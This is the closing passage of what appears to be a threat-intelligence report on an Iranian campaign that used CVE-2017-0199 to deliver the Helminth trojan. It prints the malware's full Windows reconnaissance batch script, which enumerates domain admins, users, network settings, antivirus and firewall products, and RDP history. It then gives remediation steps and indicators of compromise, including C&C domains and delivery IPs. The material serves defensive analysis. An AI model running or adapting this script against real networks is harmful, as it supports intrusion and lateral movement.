```

default_advanced.bat
1 @echo off &
2 chcp 65001&
3 echo %userdomain%\%username% 2>&1 &
4 echo %computername% 2>&1 &
5 echo _____ IpConfig _____ &
6 ipconfig /all 2>&1 &
7 echo _____ All local users _____ &
8 net user /domain 2>&1 &
9 echo _____ All user in domain _____ &
10 net group /domain 2>&1 &
11 echo _____ Domian Admins _____ &
12 net group "domain admins" /domain 2>&1 &
13 echo _____ Exchange trusted Members _____ &
14 net group "Exchange Trusted Subsystem" /domain 2>&1 &
15 echo _____ net account domain _____ &
16 net accounts /domain 2>&1 &
17 echo _____ net user _____ &
18 net user 2>&1 &
19 echo _____ net local group members _____ &
20 net localgroup administrators 2>&1 &
21 echo _____ netstat _____ &
22 netstat -an 2>&1 &
23 echo _____ tasklist _____ &
24 tasklist 2>&1 &
25 echo _____ systeminfo _____ &
26 systeminfo 2>&1 &
27 echo _____ Security _____ &
28 echo. &
29 echo ===== A.V. ===== &
30 echo. &
31 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiVirusProduct Get /Format:List | more | findstr displayName 2>&1 &
32 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get /Format:List | more | findstr displayName 2>&1 &
33 echo. &
34 echo ===== Firewall ===== &
35 echo. &
36 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
37 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
38 echo. &
39 echo ===== AntiSpy ===== &
40 echo. &
41 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
42 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
43 echo. &
44 echo ===== &
45 echo. &
46 echo _____ RDP _____ &
47 reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 &
48 echo _____ Task _____ &
49 schtasks /query /FO List /TN "{Google Update Core}" /V | findstr /b /n /c:"Repeat: Every:" 2>&1 &
50 echo _____

```

Remediation

1. The scheduled task **“GoogleUpdateTasksMachineUI”** should be removed. Note that regular Google update tasks look like GoogleUpdateTask[Machine|User]* without the **“s”** in **Tasks**).
 1. In case **“Google Update Core”** or **“Google Sync Core”** exists, those need to be removed as well.
2. Access Public\Libraries\RecordedTV folder. Note that the Libraries folder in Public is hidden, and you should delete the folder and not the RecordedTV icon – if you have only the icon, then the agent is not installed.
3. If the following directory exists, remove it: **“Program Files(x86)\Microsoft Idle”**
4. If the following directory contains **“WinInit.Ink”** or **“SyncInit.Ink”** files, remove those files: **“%userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup”**

Conclusion

Every few years, a new “logic bug” CVE in OLE object linking is identified; the previous one was three years ago (CVE-2014-4114 and CVE-2014-6352). This kind of vulnerability is rare but powerful. It allows attackers to embed OLE objects (or links in the case of CVE-2017-0199) and bypass Microsoft validation of OLE execution without warning. In essence, it is the same as playing animation in PowerPoint.

Such vulnerabilities should be patched immediately.

It is significant to note how the Iranian threat actors advanced their abilities in such a short time:

- Utilizing a vulnerability PoC immediately after its publication
- Setting up the required infrastructure with multiple domains and delivery servers
- Increasing the sophistication of the delivered Helminth agent, including regeneration of its signatures on the infected computer
- Improving the customized information gathering Mimikatz version

With many organizations taking high-risk vulnerabilities seriously and patching them as quickly as possible, attackers can no longer exploit them for an extended period of time. We, therefore, expect that threat actors will return to macro-based campaigns like Hancitor.

Indicators of Compromise (IOCs)

Document delivery

Name	SHA256
13.doc	a9bbbf5e4797d90d579b2cf6f9d61443dff82ead9d9ffd10f3c31b686ccf81ab
558.doc, 2.doc	2869664d456034a611b90500f0503d7d6a64abf62d9f9dd432a8659fa6659a84
1.doc	832cc791aad6462687e42e40fd9b261f3d2fbe91c5256241264309a5d437e4d8
3.doc	d4eb4035e11da04841087a181c48cd85f75c620a84832375925e6b03973d8e48

HTA delivery servers:

hxxp://comonscar[.]in (82.145.40.46)

80.82.67.42

HTA files:

Name **SHA256**

test4.hta, 5ac61ea5142d53412a251eb77f2961e3334a00c83da9087d355a49618220ac43
test5.hta

Helminth Trojan Installers:

Name **SHA256**

0011.ps1 042F60714E9347DB422E1A3A471DC0301D205FFBD053A4015D2B509DB92029D1

1.vbs BE7F1D411CC4160BB221C7181DA4370972B6C867AF110C12850CAD77981976ED

C&C:

Name

vpsupdate[.]tk

alenuupdate[.]info

Maralen[.]tk

Persistency:

Task Name

GoogleUpdateTasksMachineUI

Google Update Core

Google Sync Core

CERT-IL has listed additional IoCs that are not mentioned in this list, which includes the January campaign that involved malicious Juniper Networks VPN and fake Oxford registration form executables and their C&C domain server.

[Contact SalesInquire via Azure](#)